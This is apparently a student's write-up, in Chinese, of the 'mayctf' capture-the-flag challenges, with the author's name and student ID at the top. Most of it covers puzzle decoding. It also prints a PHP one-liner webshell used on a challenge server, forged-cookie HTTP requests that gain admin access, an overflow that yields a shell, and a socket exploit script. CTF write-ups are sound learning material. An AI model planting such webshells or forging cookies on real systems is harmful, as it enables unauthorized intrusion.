- 个人信息：
- Misc
  - sign_in
  - rack your brain
  - thin_dog
- Web
  - No copy
  - typing train
  - find_it
  - sheep
  - background
- Reverse Engineering
  - hello_net
- `PWN`
  - get_my_number
  - get_my_float

个人信息：

姓名	李浩威
id	`h1gw`
学号	2021302181047
年级	大二


Misc

sign_in

```
join the qq channel
```

rack your brain


使用：http://www.atoolbox.net/Tool.php?Id=1027



佛又曰：输蒙诃地呼阿罚佛输他耶提咩罚墀遮驮萨唵陀沙帝怛写遮呼写尼地摩舍咩那栗怛阇伊佛烁喝度醯嚧卢埵楞呼菩摩孕帝数写菩佛皤佛迦沙苏罚栗醯埵萨遮豆陀孕唵呼钵室地蒙诃无穆度羯阿佛帝舍度夜娑佛皤输孕参啰谨数墀咩谨罚那阇输他帝耶唎度谨参婆栗醯栗罚驮遮写烁伽驮阇怛唎墀夜嚧舍阿驮呼菩墀他度数墀他吉曳娑呼佛地唎楞利墀利豆数夜苏帝啰提南迦孕舍夜尼娑卢婆遮南卢阿唵嚧沙墀钵阇蒙佛曳谨萨那参呼曳阿曳参耶埵陀地呼苏无墀地度烁醯提那婆萨阇墀提参摩提诃佛遮提阇参舍豆度呼栗罚烁夜菩摩苏墀埵嚧提楞写佛地耶唵罚输钵墀罚伽唎利沙驮栗沙皤参孕孕皤参烁唎舍怛曳孕驮烁帝地利诃哆唎呼唎南室罚罚驮无驮伊婆陀遮曳阇迦阇参利豆钵室无菩吉迦啰唵钵耶俱伊他卢无喝婆唎菩啰输驮羯哆

```
++++++++
[>>++>++++>++++++>++++++++>++++++++++>++++++++++++>++++++++++++++>++++++++++++++++>++++++++++++++++++>++++++++++
+++++++++++>++++++++++++++++++++++>++++++++++++++++++++++++>++++++++++++++++++++++++++>+++++++++++++++++++++++
+++++>++++++++++++++++++++++++++++++<<<<<<<<<<<<<<<<-]>>>>>>>>>---.<+.>>-------.<<++.>>-----.<<+++.>>++++++++.----.<<++.------
-.>>---.<<--.++.--.<<<+++++++.>>>>>--.<<++.>----.>----.<---.<<<<<+++++++++++..>>>>>>---.<-.>+++++++.<<<<<...>>>>>++++++++++++.
```

然后`Brainfuck to text`：http://tool.bugku.com/brainfuck/



```
mayctf{what_a_6rainf**ker666}
```

thin_dog

`mp4`转成`mp3`，使用audacity分离了左右声道,屏蔽细狗的声音，发现是北约呼号：

```
mike off a yankee charlie tango foxtrot left bracket echo victor echo, romeo
yankee underlying foxtrot lima, india echo romeo underlying pillow november oscar
whiskey underlined india romeo sierra alpha. bracket.
#第一个alpha听成了off，好折磨啊......
然后：
mayctf{every_flier_know_irsa}
```

Web

No copy

禁用`javascript`即可

typing train

正则匹配、python request库的使用，爬虫：

```
import requests
import re
s0 = requests.Session()
r = s0.get("http://124.220.41.254:20002/index.php?start")
# print(r.text)
expression = re.search('([0-9a-fA-F]{32})', r.text)
value = str(expression.group())
# print(value)
# r1 = s0.get("http://124.220.41.254:20002/index.php?input="+value)
# expression1 = re.search('([0-9a-fA-F]{32})', r1.text)
# value1 = str(expression1.group())
# print(value1)
for i in range(1,6667):
    r1 = s0.get("http://124.220.41.254:20002/index.php?input="+value)
    expression1 = re.search('([0-9a-fA-F]{32})', r1.text)
    value = str(expression1.group())
    print("run No. %d"%i)
r1 = s0.get("http://124.220.41.254:20002/index.php?input="+value)
print(r1.text)
```


即得flag

find_it

flag藏在某个`css`文件里，`base64`解码即得

sheep

只要伪造请求头就行，羊了个羊只是一个幌子


Burp Suite Professional v1.7.37 - Temporary Project - licensed to surferxyz
Burp Intruder Repeater Window Help
Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Target Proxy Spider Scanner Intruder
1 ...
Go Cancel
Raw Params Headers Hex
Raw Headers Hex
Type a search term
0 matches
Done

Target: http://124.220.41.254:20003

Request


```
GET /fl4g.php HTTP/1.1
Host: 124.220.41.254:20003
Upgrade-Insecure-Requests: 1
User-Agent:hack
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: user=guest
Connection: close
```

Response

```
HTTP/1.1 200 OK
Date: Sun, 06 Nov 2022 14:45:26 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.2.34
Set-Cookie: user=guest
Vary: Accept-Encoding
Content-Length: 105
Connection: close
Content-Type: text/html; charset=UTF-8

Wow!!! You are really a hacker<br>But Only
<b>admin</b> can see<br>Do you want to try some
<b>Cookie</b>?
```

346 bytes | 21 millis


Burp Suite Professional v1.7.37 - Temporary Project - licensed to surferxyz
Burp Intruder Repeater Window Help
Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Target Proxy Spider Scanner Intruder
1 ...
Go Cancel
Raw Params Headers Hex
Raw Headers Hex
Type a search term
0 matches
Done

Target: http://124.220.41.254:20003

Request

```
POST /fl4g.php HTTP/1.1
Host: 124.220.41.254:20003
Upgrade-Insecure-Requests: 1
User-Agent:hack
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: user=admin
Connection: close
```

Response

```
HTTP/1.1 200 OK
Date: Sun, 06 Nov 2022 14:46:01 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.2.34
Set-Cookie: user=guest
Vary: Accept-Encoding
Content-Length: 134
Connection: close
Content-Type: text/html; charset=UTF-8

Wow!!! You are really a hacker<br>Wow!!! You get
admin permission<br>Wow!!! You find it!<br>=
mayctf{Wow!_You_have_Real1y_H4ndle_http}
```


375 bytes | 22 millis

background

一句话木马：

```php
<?php phpinfo(); system("ls"); assert(@$_POST['a']); echo `whoami`;?>
```

发现直接可以连上，




名称	时间	大小	属性
static	2022-10-27 15:59:55	4096	0777
uploads	2022-11-03 14:20:44	4096	0777
index.php	2022-10-27 15:59:55	37	0777
flllllleee3eeeeegg9gg	2022-11-02 13:50:06	39	0777
1.php	2022-11-01 15:55:43	1941	0777
index.html	2022-10-31 16:20:08	591	0777
up_l0aad.html	2022-11-03 14:20:44	909	0777

原来的蚁剑编码有问题，换了中国菜刀连上了

Reverse Engineering

hello_net

16进制编辑器打开即可




```
46 00 65 00 65 00 6C 00  20 00 66 00 72 00 65 00   F e e l   f r e
65 00 20 00 74 00 6F 00  20 00 69 00 6E 00 70 00   e   t o   i n p
75 00 74 00 20 00 73 00  6F 00 6D 00 65 00 74 00   u t   s o m e t
68 00 69 00 6E 00 67 00  21 00 00 15 48 00 65 00   h i n g !   H e
6C 00 6C 00 6F 00 20 00  2E 00 4E 00 45 00 54 00   l l o   . N E T
00 71 59 00 6F 00 75 00  72 00 20 00 66 00 6C 00    qY o u r   f l
61 00 67 00 20 00 69 00  73 00 20 00 6D 00 61 00   a g   i s   m a
79 00 63 00 74 00 66 00  7B 00 49 00 5F 00 54 00   y c t f { I _ T
68 00 69 00 6E 00 6B 00  5F 00 4E 00 45 00 54 00   h i n k _ N E T
5F 00 31 00 53 00 5F 00  53 00 31 00 6D 00 70 00   _ 1 S _ S 1 m p
6C 00 65 00 72 00 5F 00  54 00 68 00 61 00 6E 00   l e r _ T h a n
5F 00 4E 00 41 00 54 00  49 00 56 00 45 00 21 00   _ N A T I V E !
7D 00 00 15 54 00 72 00  79 00 20 00 61 00 67 00   }   T r y   a g
61 00 69 00 6E 00 21 00  00 45 50 00 72 00 65 00   a i n !  EP r e
73 00 73 00 20 00 61 00  6E 00 79 00 20 00 6B 00   s s   a n y   k
65 00 79 00 20 00 74 00  6F 00 20 00 65 00 78 00   e y   t o   e x
69 00 74 00 20 00 74 00  68 00 65 00 20 00 70 00   i t   t h e   p
```

PWN

get_my_number

溢出



```
                              DLDDEW.W   i:    ,  ::,  ...        t#.E
How old I am?
1000000000000000000000
ls
bin
boot
dev
etc
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
run
sbin
srv
sys
```

使用find命令

```
find /-name flag
```

即得

get_my_float

考察不可见字符串的输入

利用C中union的性质，(double)(0.61799999999999999938)和char ch[8];的内存空间共用，想办法让

```
for (int i = 0; i < 8; i++)
{
  gundam.ch[i] = getchar();
}
```

这段代码读入(double)(0.61799999999999999938)，使用`gdb`查看(double)(0.61799999999999999938)变量内存：

```
0x2d 0xb2 0x9d 0xef 0xa7 0xc6 0xe3 0x3f
```

修改`get_my_float.c`：

```
#include <stdio.h>
#include <stdlib.h>

typedef union
{
  char  ch[8];
  double fa;
}float_char;

int main(void)
{

  float_char gundam;

  setvbuf(stdout, 0, 2, 0);
  setvbuf(stdin, 0, 2, 0);

  printf("please give me the core float!!!\n");
  // for (int i = 0; i < 8; i++)
  // {
  //   gundam.ch[i] = getchar();
  //   // printf("gundam.ch[%d]= %d",i,gundam.ch[i]);
  // }
  gundam.ch[0] = 0x2d;
  gundam.ch[1] =  0xb2;
  gundam.ch[2] = 0x9d;
  gundam.ch[3] =  0xef;
  gundam.ch[4] =  0xa7;
  gundam.ch[5] =  0xc6;
  gundam.ch[6] =  0xe3;
  gundam.ch[7] =  0x3f;
  // int a = 0.618;
  if (gundam.fa == 0.618)
  {
    printf("Gundam Rising!!");
    // system("cat /tmp/flag");
  }
  else
    printf("false!\n");
  // printf("sizeof(struct)=%d\n",sizeof(float_char));
  return 0;

}
```

发现可以进入`if (gundam.fa == 0.618)`语句内，考虑不可见字符串的输入

根据网上教程构造脚本：

```
# python2
import socket
import telnetlib
import struct

def p32(val):
    return struct.pack("", val)
def pwn():
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(("124.220.41.254", 12352))
    payload = '\x2d\xb2\x9d\xef\xa7\xc6\xe3\x3f'
    s.sendall(payload + '\n')
    t = telnetlib.Telnet()
    t.sock = s
    t.interact()
if __name__ == "__main__" :
    pwn()
```